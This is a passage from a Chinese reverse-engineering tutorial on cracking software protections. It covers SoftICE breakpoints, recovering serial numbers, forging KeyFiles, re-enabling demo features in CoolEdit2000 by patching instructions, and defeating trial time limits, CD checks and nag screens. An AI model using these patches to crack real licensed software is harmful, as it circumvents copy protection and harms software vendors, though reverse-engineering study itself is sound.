选取模式，重复执行，会在 0、1、2、3、4 五种模式下转换。模式 1（默认）是以文本方式存盘，模式 2 是以 HTML 文件存盘。其他的请参考其 Readme。模式选好后，就可用命令：/SCREENDUMP（路径）文件名抓取整个 Soft-ice 的屏幕。

（3）在 TRW2000 下：u401000, 402000>myfile 或 u401000L100>myfile

（4）用 W32DASM 反汇编后截取。

#### 4、充分利用条件中断

（1）在 Soft-ice 下：BPX<APIName><Condition> 或<COMMAND>DO"<COMMAND>"

如：bpxGetWindowTextaiFEAX==00000008//当 EAX=8 中断 GetWindowText

BPXGetWindowTextado"x"//当 GetWindowText 被中断 Soft-ice 自动回到 Windows 界面。

BPXGetWindowTextado"dEAX"// 当 GetWindowText 被中断，自动显示 EAX 的值。

（2）在 TRW2000 下：BP??[IF(conditions)] [DO"statement"]

如：gif((byte)\*eip==c2&&eip>401000 &&al==ff)

bpxloadlibraryado"dd\*(esp+4)"（注：该命令



需在 TRW20001.22 版以上)

### 5、利用宏来可方便平时的操作

如我们经常把 GetDlgItemText/GetDlgItemTextA/GetWindowText/GetWindowTextA 同时设断, 这样 Soft-ice 就一定会拦住(至少在初级阶段是这样)。这些是最常使用的 BPX, 几乎对所有的程序都有效。我们可以在 Winice.dat 里加上这一宏命令:

```
MACRO bpxgeta="bpxGetDlgItemTextA;  
bpxgetWindowTextA;bpxgetdlgitemint;  
bpxgetdlgitemtext;"
```

以后, 只要下命令: bpxgeta 就可。

### 6、其他一些技巧

例: 用两行指令设置 EAX 为 1.

① XOREAX, EAX // 设置 EAX 为 0

MOVEAX, 00000001 // 把 1 放到 EAX

② XOREAX, EAX // 设置 EAX 为 0

INCEAX // EAX 加 1

③ PUSH00000001 // Push 1 进栈

POPEAX // 出栈 1 到 EAX

### 7、NOP 指令

尽量少用 NOP 指令补丁原程序, 除非实在必要。可用其他更好的方法代替, 如: INCEAX, DECEAX 可替



代两个NOP指令等。

### 3.2.2 破解序列号各种方式

#### 一、数据约束性的秘诀

在大多数加密程式中，那个真正的、正确的注册码或Password会于某个时刻出现在内存中。当然它出现的位置是不定的，但多数情况下它会在一个范围之内，即存放用户输入的内存地址±0X90字节的地方。这是由于加密者所用工具内部的一个Windows数据传输的约束条件。

数据约束性 (data\_constraint)，或者“密码相邻性 (passwordproximity)”的依据就是加密者在编程的时候要留意保护功能是否“工作”。他必须“看到”用户输入的数字、用户输入转换结果和真正密码之间的关系。这种联系必须经常地检查以调试这些代码。通常它们会共同位于一个小的堆栈区域，使得它们可以在同一个Watch窗口中看到。所以在大多数情况下，真正的密码会在离保存用户输入处不远的地方露出马脚来。

#### 二、用Hmemcpy函数 (俗称万能断点)

在破解序列号方面最多的就是Hmemcpy函数了，它的作用是内存字符复制。用Hmemcpy之前，您先输



入详细的信息（如序列号，姓名等）到注册登记框，然后设断（Ctrl+D, BPXHMEMCPY），再按（Ctrl+D）返回程序，点击程序 OK 将被拦截，您按 F12 或 F10 一直来到程序的领空，中间会经过一些系统区，如：Kernel、User 等。这些地方不能乱改，否则系统会崩溃（死机）。但是有这种情况：有些软件很狡猾，其软件目录下有 User.dll 文件，序列号比较代码就在里面，您跟踪时，就要区分 User 领空是系统还是软件本身。心奕（1.0 版）就是这种情况。

一般先找到出错的 Call 再分析它前面的代码，找出哪个指令会跳过此出错的 Call，进一步分析找出序列号。

有时情况可能很复杂，我们应借助 W32DASM 分析，多多利用其“串式数据参”考功能，查找出错的语句，运气好的话，有可能直接找到序列号。将 W32DASM 和 Soft-ice 结合起来，可使我们事半功倍。

### 三、利用 S 命令

这也是序列号破解用得较多的方法，一般步骤先输入姓名或假的序列号（如：78787878），按 Ctrl+D 切换到 Soft-ice 下，

下命令：s30:01ffffffff'78787878'，会搜索地址：ss:ssssssss；

用 `bpmss: ssssssss` 设断，按 F5 返回，点击 OK 软件将被拦截：

然后暂停以前断点：`bd*`；

用 `bpmes: edi-8` 设另外一个：因为您打了 8 个字，所以减 8；

按 F5 将再次被拦截，然后按 F12 和 F10 来到程序领空，以后其他操作同方法四。

四、在 Win9x 的消息上下断点（利用 BMSG 命令，具体参考 Soft-ice 手册）

`BMSGxxxxWM_GETTEXT (goodforpasswords)`

`BMSGxxxxWM_COMMAND (goodforOKbuttons)`

`thexxxxisofcoursethehwndvalue, butimportantinfo:`

`assumingyouareusingwm_commandtotryto`

`locatethebuttonpush, youhwndtheresultandseethe`  
`hwndofthebuttonis0324andthehwndoftheWindowis0129`

`tofindthebutton, usetheWindowvalue, notthebuttonvalue`  
`toobmsgon(theotherjustwon'twork)`

`sofortheexamplehere, tofindourbuttonpushwe`  
`would`

`BMSG0129WM_COMMAND`

五、用 BPR 设断

通常为了准确设断可用 `(GetDlgItemtext (A),`



GetWindowText) 等函数, 在这里不用以上函数, 用 Hmemcpy 函数, 注: Hmemcpy (此函数作用: 内存字节复制)。

当我们中断在 Hmemcpy 时, 一般简单按 F10 大约 17 到 25 行, 您一般应看到如下类似代码:

```
PUSHECX
```

```
SHRECX, 2; 复制的次数
```

```
REPZMOVSD; 字由数据段 DS:ESI (32-Bit) 传到附加段 ES:EDI (32-Bit)
```

```
POPECX
```

```
ANDECX, 3
```

```
REPZMOVSB; 类似 REPZMOVSD, 只是以字节为单位
```

```
XORDX
```

```
XORAX
```

现在应该发现一点技巧了吧, 您用这种方法很容易中断在您的输入的序列号或姓名处。

在 Soft-ice 下, 在 REPZMOVSD 一行, 下命令: DDS:ESI (32bit) 或 DDS:SI (16bit). 您应该看到您的姓名或序列号; 或下 DES:EDI (32bit) or DES:DI (16bit), 这命令看到的地方, 是您的信息将要被复制的地方。例如: 您看到的是: 22BF:00000000. 注意这较陌生的字段。如果您用 BPR 在这段内存范围设



断,可能什么也拦不住。现在您按F10直到您的信息被复制结束(经过 repzmovsb 这一行)。此时您应键入: PAGE22BF:00000000 (或您所看到的 SEG: OFFSET)。(page 具体含义参考 Soft-ice 手册)一般会出现如下情况:

Linear

PhysicalAttributesType

8028496001603960PDAAURWSysmem

现在我们可用 BPR 在 “Linear” 设断, 在设断前, 您应知道需监视多少字节。而段地址一般选择为 30。

如:

BPR30:8028496030:80284969RW

这行作用是在这9个字节范围内读写都会中断。我们用段地址 30, 是因为它总是存在。

这时您将 Hmemcpy 中断先禁止, 按 F5, 就有可能被拦在读写您的序列号或姓名处, 再分析找出正确的序列号。这种方法对 16 位的程序特别有效。

## 六、VisualBasic 序列号

方法 1、首先一定要将 VB 运行库装载好, 在输入序列号后, 一般在 Soft-ice 设断: BPXrtcmMsgBox 都会被拦截, 此时您用 W32DASM 反汇编您的程序, 利



用刚才找到的rtcMsgBox 地址，您很容易发现这个函数被哪些地方调用，如可能就在序列号比较代码前设断。注意VB函数不同于Win32API函数，VB必须把它的各种参数放入堆栈(push命令)，因此在各比较函数前的push里您就可能发现正确的序列号。

在破解VB下面几个函数值得引起我们注意：

\_\_vbaLenBstr(得到字符串的长度)

\_\_vbaStrCopy

\_\_vbaStrMove

方法2、这里将VB3、VB4、VB5的序列号比较代码整理如下：

(您需打开WinICE.DAT文件把下面3行加进去，还要加上VB运行库，具体参考工具篇Soft-ice使用指南)

VisualBasic3

AF3="^SOLFFFFFFFF8B,CA,F3,A6,74,01,9F,92,8D,5E,08;"

VisualBasic4AF4="^s0lfffffffff56,57,8B,7C,24,10,8B,74,24,0C,8B,4C,24,14,33,C0,F3,66,A7;"

搜索字符串比较代码，对VB4&VB5都有效

VisualBasic5

VisualBasic5AF5="^s0lfffffffffFF,75,E0,E8,85,

EF, FF, FF, DC, 1D, 28, 10, 40, 00, DF, E0, 9E, 75, 03;”

查找整数或实型比较代码，仅对VB5有效，具体操作步骤：

- 开始运行被破解VB程序，输入假的序列号；
- 切换到Soft-ice下，bpshmemcpy 设断；
- 离开Soft-ice，按“OK”按钮，将被Soft-ice中断；

- 现在，用F11和F10走出kernel领空，直到来到VB运行库领空处：

- 查找字符串：（这些字符是VBdll比较核心的代码）

现在按Alt-F4检测VB4或VB5，Alt-F5检测VB5，Alt-F3检测VB3（这些根据您实际情况来决定按哪个键）。

- 在返回地址处设置正确断点  
(bp<seg:offset>)

- 按F5您将落在以上比较代码处。

- 最后一步是用es:di and ds:si 查看序列号。

方法3、VB6序列号捕获（这个方法仅供参考）

输入假的序列号到程序，切换到Soft-ice下设断：BPXMSVBVM60!\_\_vbaStrCat，回到程序点击OK有可能会被拦截，您会看到如下代码：



:66060B5FPUSHEBP  
:66060B60MOVEBP, ESP  
:66060B60MOVEBP, ESP  
:66060B62PUSHEBP  
:66060B65PUSHEAX  
:66060B66PUSHDWORDPTR [EBP+08]  
:66060B69PUSHDWORDPTR [EBP+0C]  
:66060B6CCall [661106E8]  
:66060B72TESTEAX, EAX  
:66060B7AMOVEAX, [EBP+08];我们将在这看看

EAX

:66060B7DPOPEBP;将在此设断

:66060B7ERET0008

现在键入下列命令:

BC\*

BPX66060B7D

这时按F5有可能中断,然后下命令 ddeax 看数据窗口是否有widechar格式的字符串。重复F5这个动作直到您看到正确的序列号。(ddeax, 是双字型)

### 七、小结

在序列号的拦截方面,在Soft-ice下一般用如下函数设断:

GetDlgItemInt, GetDlgItemTextA, GetTabbedTextExtentA, GetWindowTextA, Hmemcpy (仅仅 Windows95/98), lstrcmp, lstrlen, memcpy (限于 NT)。

### 3.2.3 破解 KeyFile 保护

KeyFiles 是一种利用文件来注册的保护方式。KeyFile 是一个小文件,其内容是包含一些加密了的数据,软件注册时,从这文件中读取数据,然后跟据一定算法,进行处理,跟据结果判断是否是注册版。

破解这种保护有以下几种方法:

一、破解 KeyFile 一般思路:

1、最好分析 KeyFile 的工具是十六进制,普通的文本编辑工具不太适合。

2、对付这类程序,您首先建立一假的 KeyFile 文件。一般的软件容许 KeyFile 有不同的大小和文件名,您建立的文件内容必须易读,跟据情况调整 KeyFile 的大小和文件名。为什么要易读呢?因为目标程序从 KeyFile 中读取数据,然后进行处理,易读有利于您分析其运算过程。

3、KeyFile 文件在大多数情况下,是以 '\*.key' 形式存在的。



4、KeyFile 文件名可用 W32DASM 或十六进制工具打开程序用查找字符串方式确定；

5、读用户手册；

6、是在 Debug 下观察，在 DOS 下 INT21ifah=3d 用 D (E) DX 来看文件名。在 Windows 下用 BPXCreatFile, ReadFile, GetFileAttributesA, 等等。

7、用 Filemon 这一工具，它能实时监视系统各文件的状态，因此运行程序时，如它去读指定文件名的 KeyFile 时，会在 Filemon 显示 KeyFile 文件名。一但您发现 KeyFile 文件名，就建立一假的 KeyFile 到要被 Crack 软件目录下，然后去 Crack。

二、Windows 下破解 KeyFile 几个常用的函数：

函数 ReadFile

作用：从文件中读出数据

参数：其中 Long，非零表示成功，零表示失败。

BOOL ReadFile(

HANDLE hFile, //Long, 文件的句柄

LPTVOID lpBuffer, //Any, 用于保存读入数据的一个缓冲区

DWORD nNumberOfBytesToRead, //Long, 要读入的字符数

LPDWORD lpNumberOfBytesRead, //Long, 从文件中实际读入的字符数

LPOVERLAPPED lpOverlapped // address of structure for data

);

函数 CreateFileA

作用：可打开和创建文件、管道、邮件、通信服务、设备以及控制台

HANDLE CreateFileA(

LPCTSTR lpFileName, //String, 要打开的文件的名字

DWORD dwDesiredAccess, //允许对设备进行读写访问：

DWORD dwShareMode, //共享模式

LPSECURITY\_ATTRIBUTES lpSecurityAttributes //指向一个 SECURITY\_ATTRIBUTES 结构的指针，定义了文件的安全特性（如果操作系统支持的）

DWORD dwCreationDisposition, //如何创建文件

DWORD dwFlagsAndAttributes, //file attributes

HANDLE hTemplateFile //Long, 如果不为零，则指定一个文件句柄。新文件将从这个文件中复制扩



展属性

);

函数\_lopen()

作用：以二进制模式打开指定的文件

HFILE\_lopen(

LPCSTRlpPathName, //欲打开文件的名字

int iReadWrite //访问模式和共享模式常数的一个组合

);

函数FindFirstFileA()

作用：根据文件名查找文件

HANDLEFindFirstFile(

LPCTSTRlpFileName, //欲搜索的文件名。可包含通配符，并可包含一个路径或相对路径名

LPWIN32\_FIND\_DATAlpFindFileData // Win32\_FIND\_DATA, 这个结构用于装载与找到的文件有关的信息。该结构可用于后续的搜索

LPWIN32\_FIND\_DATAlpFindFileData // Win32\_FIND\_DATA, 这个结构用于装载与找到的文件有关的信息。该结构可用于后续的搜索

### 3.2.4 破解功能限制

这种程序一般是Demo版或菜单中部分选项是灰色。有些Demo版本的部分功能里面根本就没有。而有些程序功能全有，只要注册后就正常。



您使用这些Demo程序部分被禁止的功能时，会跳出提示框，说这是Demo版等话，它们一般都是调用 MessageBox[A] 或 DialogBox[A] 等函数。您可在 W32DASM 反汇编它，一般能找到如下字符串：“FunctionNotAvaibleinDemo” 或 “CommandNotAvaible” 或 “Can’t save in Shareware/Demo” 等，这些Call会被相应的调用，可作为您破解的一指示器。

另外，就是菜单中部分选项是灰色的不能用，一般它们是通过如下两种函数实现的：

EnableMenuItem

允许、禁止或变灰指定的菜单条目

BOOLEnableMenuItem(

HMENUhMenu, // 菜单句柄

UINTuIDEnableItem, // 菜单ID, 形式为 允许、禁止、或灰

UINTuEnable // 菜单项目旗帜

);

Returns

在ASM代码形式如下：

PUSHuEnable // uEnable=0 则菜单选项允许

PUSHuIDEnableItem

PUSHhWnd



```
Call [KERNEL32!EnableMenuItem]
```

```
EnableWindow
```

允许或禁止鼠标和键盘控制指定窗口和条目  
(禁止时菜单变灰)

```
BOOLEnableWindow(
```

```
HWNDhWnd, //窗口句柄
```

```
BOOLbEnable//允许/禁止输入
```

```
);
```

```
Returns
```

如窗口以前被禁止则返回一 TRUE，否则返回  
FALSE。

附:破解范例:

标题: 功能限制程序破解

翻译: liutong

翻译时间: 2000-7-22

Web:<http://www.ImmortalDescendants.com>

Author:UmE

Date:03/13/00

Topic:Re-enablingfunctions-CoolEdit2000

Level:Beginner/Intermediate

介绍 现在有许多软件是以演示版(有一些功能  
被禁止)提供给用户的,多数情况下,被禁止的功能

按钮是灰色的。一般来说，我们能够利用 EnableMenuItem 这个 API 函数激活它们，但是它们被激活后不能正常工作，在这里，将介绍如何使演示版的软件正常工作。

所用工具：Soft-ice3.24 或更高版本

试验软件：CoolEdit2000、Cool2000.exe、大小 3420160 字节

步骤 1：

当您运行程序时，出现一对话框，提示您想激活那个功能。那意思就是说，您不能使用软件的所用功能，但同时也意味着这个程序包含所有被禁止功能的程序，它是在启动时，根据您的选择进行切换的。我们的工作就是使所有的功能都能使用。

如果我们激活选项 3 和 4，软件就提供 Filters、Noiseredction、Amplify、Envelope...

但除了 Save 功能，介绍如何在它被禁止的时候激活它，激活其他功能的过程与此相同。

首先，打开一个文件，您能看到在 File 菜单中的 Save 和 SaveAs 项是灰色的。

要想激活它，要进入 Soft-ice (按 Ctrl+D) 并设断点 (bp xenablemenuitem)。

EnableMenuItem 函数的结构如下：



```
    BOOLEnableMenuItem(  
        HMENUhMenu//handle to menu resource  
        UINtuIDEnableItem//menu item to enable,  
        disable or gray  
        UINtuEnable//menu item flags  
    );
```

在 ASM 中调用的格式是:

```
PUSHuEnable  
PUSHuIDEnableItem  
PUSHhMenu  
Call [KERNEL32!EnableMenuItem]
```

对于我们来说,重要的是找到那个激活菜单项的标志我们知道:

uEnable=0 菜单项被激活 (the item is enabled)

好吧,现在退出 Soft-ice, 点击 File 菜单, 马上您又回到 Soft-ice. 按 F11 键返回到:

```
:004115806A01push00000001<-uEnableflag  
:004115826875010000push00000175  
:0041158756pushesi  
:00411588FFD3Callebx<-CallEnableMenuItem
```

这不是我们要找的,因为它传递了一个常数给函数。如果您按 Ctrl+D, 程序将继续执行 Enable

MenuItem功能enable或disable各菜单项在这个过程中，请注意EBP 寄存器保存的是uIDEnableItem，直到您看到EBP=047E。

这个ID正好是SaveAs菜单项(您可以用W32Dasm反汇编cool2000.exe并找到此ID，在列表开始部分的菜单信息区)

当您看到EBP=047E 时按F11 后程序如下：

```
:004128A5668B440C1Cmovax, wordptr  
[esp+ecx+1C]  
:004128AA50pusheax  
:004128AB55pushebp  
:004128AC56pushesi  
:004128ADFF15D0535600Call dwordptr  
[005653D0]<-EnableMenuItem
```

eax(uEnable标志) 的值取决于ESP 和ECX。我们只要将“movax, wordptr[esp+ecx+1c]”

改为“movax, 0000”(注意在指令后面加nop，保证与前面指令字节数相同)这样程序将把0 传递给EnableMenuItem函数。按上面的方法修改后，重新启动程序，您将看到SaveAs 菜单项已经enable了。但是当您按SaveAs时，程序自动关闭。

接着您会看到你需要的结果。



步骤2、现在我们已经激活了所有菜单项，我们希望它们能工作。

正如您知道的：当点击菜单项时，程序将发出一个WM\_COMMAND给系统，系统将根据相关的ID处理它。

打开 Soft-ice 并输入 “hwnd”，这条命令将返回所有在桌面上已开窗口的handle。可看到下列内容：

```
WindowHandlehQueueSzQOwnerClass  
NameWindowProcedure
```

我们感兴趣的是Windows如何处理CoolEdit的主窗口。我们想从WM\_COMMAND产生的地方观察到底发生了什么。注意下面：

```
WindowHandlehQueueSzQOwnerClassName  
WindowProcedure
```

```
0414(1)108732COOL2000COOL2000SS32CF:  
0000051E
```

现在在messageWM\_COMMAND(itneedsalsothehandleofthewindow)处设断点

```
bmsg0414WM_COMMAND
```

从Soft-ice中退出并点击SaveAs菜单项，您将回到Soft-ice。

记住您要找的是处理此ID号的一小段代码：我

们能在Sourcecode中找到,因为编程者不可能修改系统dll使其适应他的程序!

设置下面的断点: bpxk32thk1632prolog(想了解为什么?请参考本书基础篇),按Ctrl+D退出Soft-ice,但马上又回来了,按F11键到:

```
Call [KERNEL32!K32Thk1632Prolog]
```

```
Call [.....]<-Thisisveryimportant!!
```

```
Call [KERNEL32!K32Thk1632Epilog]
```

按F8进入[KERNEL32!K32Thk1632Prolog]后面的Call,直到您找到Cool2000的代码,

现在注意各个寄存器的值,继续跟踪直到:

```
:004C896D8B8C24EC010000mov ecx, dword ptr  
[esp+000001EC]
```

```
:004C89748B9424E8010000mov edx, dword ptr  
[esp+000001E8]
```

```
:004C897B51pushecx
```

```
:004C897C52pushedx<-1
```

```
:004C897D57pushedi<-2
```

```
:004C897E50pusheax<-3
```

```
:004C897FFF15C4545600Call dword ptr  
[005654C4]<-4
```

1、将edx压入堆栈(edx=111).这是WM\_COMMAND



信息的HEX 码

2、将 edi 压入堆栈 (edi=047e). 这是 SaveAs 菜单项的 ID

3、将 eax 压入堆栈 (eax=0414). 这是 cool2000 的 windowhandle

4、调用 SendMessageA 函数

这个功能将 WM\_COMMAND 信息发送到系统的信息队列, 下一步这个信息将被 DefWindowProcA 函数处理。按 F8 进入 SendMessageA 函数直到您再次来到 Cool2000 的代码, 在此我们将找到关键点:

```
:0042290055push ebp
```

```
:004229018BECmove bp, esp
```

```
:0042290383E4F8and esp, FFFFFFFF8
```

```
:00422906B854140000move ax, 00001454
```

```
:0042290BE890FE1100Call 005427A0
```

```
:00422910A124AE5800move ax, dword ptr  
[0058AE24]
```

```
:0042291553push ebx
```

```
:0042291656push esi
```

注意, EDI=047E 继续跟踪您将发现程序如何使用 EDI。从此处我们的 ID 将与各种常数比较以确定我们选择的 ID。



跟踪若干行后,发现:

```
:0042C38981FF7E040000cmpedi,0000047E<-  
Yeah!!OurID!!
```

```
:0042C38F0F8738070000ja0042CACD
```

```
:0042C3950F840A080000je0042CBA5<-  
JumpTo0042CBA5
```

```
At0042CBA5wefind:
```

```
:0042CBA56A01push00000001
```

```
:0042CBA7E8C4AB0600Call100497770
```

```
:0042CBAC83C404addesp,00000004
```

```
:0042CBAF85C0testeax,eax
```

```
:0042CBB17511jne0042CBC4
```

在 0042CBA7 的 Call 用于选择被选中的 ID 是处理还是跳过。

如果 eax=0, ID 被跳过; eax=1, ID 被处理。

因此将 jne 改为 jmp, SaveAs 菜单项将恢复功能。

### 3.2.5 破解运行时间限制

一、运行时间限制(定时器)

这种程序是每次运行的时间有限制,如运行 10 分钟,20 分钟等情况。它们里面一般有个计时器。

1、使用 Settimer()



常用的计数器是函数Settimer(),调用这个函数创建的定时器可以发出消息VM\_TIMER,或者在定时期满时调用一个回调函数。使用这个函数会使时间延时,精度不高。

## 2、使用timeSetEvent()

给Windows驱动程序最精确的周期性通知是由Windows的多媒体服务timeSetEvent()提供的。它的时间可以精确到1毫秒。

## 3、使用VXD

可以使用VMM的Set\_Global\_time\_Out()服务来迫使回调函数的几个毫秒再执行,这就创造了一个“只有一次”的定时器。VXD可以在回调中再次调用Set\_Global\_time\_Out()来开始下一个定时器,这样提供了一个连续运行的定时器了。

## 4、其他

GetTickCount(): 精度不高;

timeGetTime(): 可以以毫秒级返回Windows开始后的时间。

## 二、时间限制

这种限制是程序让您用几天,而每次运行时间不限。Crack这种程序用以下方法:

## 1、以日期字符为突破口

这种类型程序很多,让您有10天、20天、30天等,它们在安装时,在您的系统某处做上时间标记,每次运行时用当前系统时间和安装时的时间比较,判断您是否还能使用。

如最典型的30天限制的一种情况:

```
mov ecx, 1E 把1E (30天 十进制) 放入 ecx  
mov eax, [esp+10] 把用过天数放到eax  
cmp eax, ecx 在此比较  
jl ...
```

如碰到这种情况,只需把“mov eax, [esp+10]”改成“mov eax, 1”。

要记住当前年份、月份的十六进制的一些表示方法,如 2000年的十六进制是07D0,然后用W32DASM反汇编您的程序,用查找字符串的方法找D007 (在机器码中位置颠倒了一下)或其他类似时间的数字,有可能会找到有价值的线索。您别小看这种方法,对那些没怎么防范的程序,这种方法很有效。

如:一程序限定在2000年使用,可能有如下代码:

```
:00037805 817C2404D0070000 cmp dword ptr  
[esp+04], 000007D0 比较是否在2000年。
```

## 2、破解范例



破解 99% 程序的时间限制。

### 三、与时间相关函数

#### 1、GetSystemTime 得当前系统时间

说明：

在一个 SystemTime 中载入当前系统时间，这个时间采用的是“协同世界时间”(即 UTC，也叫做 GMT) 格式。

```
VOID GetSystemTime(  
    LPSYSTEMTIME lpSystemTime // SYSTEMTIME,  
    随同当前时间载入的结构  
);
```

#### 2、GetLocalTime 得当前本地时间

```
VOID GetLocalTime(  
    LPSYSTEMTIME lpSystemTime // SYSTEMTIME,  
    用于装载本地时间的结构  
);
```

3、SystemTimeToFileTime 根据一个 FileTime 结构的内容，载入一个 SystemTime 结构

```
BOOL SystemTimeToFileTime(CONST SYSTEMTIME * lpst,  
    // SYSTEMTIME, 包含了系统时间信息的一个结构  
    LPFILETIME lpft // FILETIME, 用于装载文件时间  
    的一个结构 )
```

返回值：非零表示成功，零表示失败。

4、SetTimer 创建一定时器，在指定时间内暂停

```
UINT SetTimer(  
    HWND hwnd, // 时间信息句柄  
    UINT idtimer, // 定时器ID 标识符  
    UINT uTimeout, // 暂停时间  
    TIMERPROC tmprc // 处理定时过程的程序入口  
    地址  
);
```

附：SystemTime 类型定义 SystemTime 类型定义

```
Type SystemTime ' 16 Bytes  
    wYear As Integer  
    wMonth As Integer  
    wDayOfWeek As Integer  
    wDay As Integer  
    wHour As Integer  
    wMinute As Integer  
    wSecond As Integer  
    wMilliseconds As Integer  
End Type
```



说明:

这结构中包含日期和时间信息。

字段表:

字段	类型与说明
wYear Integer	当前年份
wMonth Integer	当前的月份, 一月份是1
wDayOfWeek Integer	星期几, 星期天是 0
wDay Integer	当月的第几天
wHour Integer	当前小时
wMinute Integer	当前分钟
wSecond Integer	当前秒
wMilliseconds Integer	当前毫秒

附: FileTime 类型定义

类型定义

Type FileTime ' 8 Bytes

dwLowDateTime As Long

dwHighDateTime As Long

End Type

说明: Windows提供了一种特殊的机制, 可以记录文件的访问及创建时间。在Win32环境中, 这些信

息以 64 位值的形式保存，量度的是自 1601 年 1 月 1 日以来经历的 100ns 时间单位数量 (64-bit number specifying the elapsed time since January 1, 1601, in 100-nanosecond increments.)

字段表：

字段	数据类型及说明
dwLowDateTime Low	Low and high-order 32 bits of the file time
dwHighDateTim	

注解：文件时间在系统中通常用“协同世界时间” (UTC) 的格式保存，但同时提供了在 UTC 及本地时间之间转换的函数。FileTime 结构里可包含 UTC 或本地时间 - 由我们自行决定在结构中包含什么时间。

### 3.2.6 破解 CD-Check 法

一、可将游戏（或其他程序）的光盘拿出，运行游戏，将出现一些错误提示，如：“Please insert the - CD, or: You need the CD to play the” 利用这提示可在 W32DASM 中利用串式数据参考功能查找相应的代码进行分析。



## 二、相关函数

1、GetDrivetype(a) 判断一个磁盘驱动器的类型

UINT GetDriveType( LPCTSTR lpRootPathName  
// String, 包含了驱动器根目录路径的一个字串)  
返回值

0 驱动器不能识别

1 指定的目录不存在

2 DriveRemoveable

3 A Fixed Disk (HardDrive)

4 Remote Drive(Network)

5 Cd-Rom驱动器

6 RamDisk

如果是普通的程序, 您可将EAX由5改成3即可。

注意: 有些程序可能检测光盘根目录相关文件,  
CD的卷标也可能被检测。

2、GetLogicalDrives 判断系统中存在哪些逻辑驱动器字母

这函数没有参数

返回值

这个结构中的二进制位标志着存在哪些驱动器。  
其中, 位0设为1表示驱动器A: 存在于系统中; 位1



设为 1 表示存在 B: 驱动器；以次类推。

3、GetLogicalDriveStrings 获取一个字串，其中包含了当前所有逻辑驱动器的根驱动器路径

```
DWORD GetLogicalDriveStrings(  
    DWORD nBufferLength, // 字串的长度
```

LPTSTR lpBuffer// 用于装载逻辑驱动器名称的字串。每个名字都用一个 NULL 字符分隔，在最后一个名字后面用两个 Null 表示中止（空中止）

返回值

装载到 lpBuffer 的字符数量（排除空中止字符）。如缓冲区的长度不够，不能容下路径，则返回值就变成要求的缓冲区大小。零表示失败。会设置成 GetLastError

4、GetFileAttributesA 判断指定文件的属性

```
DWORD GetFileAttributes
```

(LPCTSTR lpFileName //指定欲获取属性的一个文件的名字)

5、GetFileSize 判断文件长度

```
DWORD GetFileSize (HANDLE hFile, // 文件的句柄  
LPDWORD lpFileSizeHigh, // 指定一个长整数，用于装载一个 64 位文件长度的头 32 位。如这个长度没有超过  $2^{32}$  字节，则该参数可以设为 NULL
```

(变成ByVal))

返回值

返回文件长度。&HFFFFFFF 表示出错。注意如 lpFileSizeHigh 不为 NULL，且结果为 &HFFFFFFF，那么必须调用 GetLastError，判断是否实际发生了一个错误，因为这是一个有效的结果。

6、GetLastError 针对之前调用的 api 函数，用这个函数取得扩展错误信息

返回值

由 api 函数决定。请参考 api32.txt 文件，其中列出了一系列错误常数：都以 ERROR\_ 前缀起头。常用的错误代码见下表

ERROR\_INVALID\_HANDLE 无效的句柄作为一个参数传递

ERROR\_CALL\_NOT\_IMPLEMENTED 在 Win 95 下调用专为 Win nt 设计的 Win32 api 函数

ERROR\_INVALID\_PARAMETER 函数中有个参数不正确

7、ReadFile 从文件中读出数据

具体参考“破解 KeyFile 保护”中相关内容。

8、其他一些 CDROM 信息

中断 2F 是 Mscdex 中断，可用 bpint 2f, al=0

ah=15 检测 Mscdex 是否安装。

也可试着用文件存取设断。

### 3.2.7 破解警告窗 (NAG) 的出现

#### 1、NAG 窗口的去除

当您用一软件时，经常弹出警告窗 (NAG)，运行程序，当 NAG (警告窗) 弹出时。

切换到 Soft-ice 下命令：HWND

您应看到如下的类似信息：

```
Window-Handle hQueue SZ QOwner Class-Name  
Window-Procedure
```

```
0080 (0) 2057 32 MSGSVR32 #32711  
(switch_win) 17EF:00004B6E
```

```
0084 (1) 2057 32 EXPLORER shell_trayWnd  
1487:0000016C
```

... ..

您在这些列表中查找您相关应用程序的窗口句柄。如果您的 NAG 窗口上有 OK 按钮，在 Class Name 查找 “Button”。如果您的 NAG 窗口上什么都没有，那您可试验找出正确的句柄。句柄列表可能非常长，但通常 NAG 窗口的句柄一般在列表的前面。

注：在这里推荐用 SMU Winspector 工具协助破

解NAG. 它能显示您所需要的信息: Window-Handle, Window-Class Name, Window-Text, Parent Window-Handle, Parent-Window Class Name, Parent Window-Text, Module ...

一旦您认为找到NAG窗口的句柄, 您应用 BMSG 命令在Win95的消息上下断点。

现在假设NAG窗口有OK按钮, 您已找到正确的句柄(Handle), 这时下命令:

```
BMSG 0084 WM_DESTROY
```

这里0084是您的NAG窗口的句柄(Handle)。这条命令是NAG窗口从屏幕上擦去时Soft-ice中断。您将深入到一些您不认识的API函数, 因此您按F12返回程序里来。在这要指明, 您的目的是发现NAG窗口在何处初始化(在您返回的CALL用bpx设断)。NAG窗口大多用created/destroyed类似的Call, 因此您发现这些, 就可按您需要Crack下去了。

## 2、常用函数:

MessageBox

MessageBoxA

MessageBoxExA

MessageBeep

Dialogbox(A)

SENDMESSAGE

WSPRINTF

### 3.2.8 破解 InstallSHIELD(NaTzGUL, Big Johnson)

这些是 InstallSHIELD 安装过程中使用到的典型文件。\_Setup.LIB 是压缩的数据库文件，包含了安装过程中用到的 exe 和 dll 等，某些情况下这些 dll 或 exe 文件可能以独立的方式和 Setup.exe 放在同一个目录下，但这里是压缩进 \_Setup.LIB 中的（后面您会看到）。

压缩过的数据包文件通常以十六进制字符串“13 5D 65 8C 3A 01 02 00”开始，所以，如果您没找到类似于 xxx.z 或 xxx.1-x 等形式的文件，您可以试着找这个字符串，一般每个压缩过的数据包文件尾部都会列出所有的文件名。

Setup.pkg 文件包含的是我们用不着的程序文件名，因此 Setup.pkg 这个文件本身我们也用不着。我觉得 Install SHIELD 中使用 Setup.pkg 文件是用来记录复制文件过程中到底需要哪些文件。不管怎么样，反正用不着它，继续。

\_Setup.dll 是 InstallSHIELD 中包含资源的 dll 文件，对我们来讲同样不重要，因为它是几乎所有

InstallSHIELD的安装程序中都用到过东西。

Setup.ins是已编译的安装脚本(Installation Script),这是InstallSHIELD程序安装过程中最重要的一部分。在Win95系统中,该文件的图标和拨号网络的连接是一样的。这个文件控制了InstallSHIELD安装程序的一切动作,在我们的第二步破解中扮演着重要的角色。

Setup.exe是所有文件的头儿了,它是安装引擎,负责执行安装脚本,会执行所有对各个dll以及磁盘访问过程的32位调用。

好了,到目前为止一切顺利,我们对InstallSHIELD已经了解得不少了,让我们从这里开始……

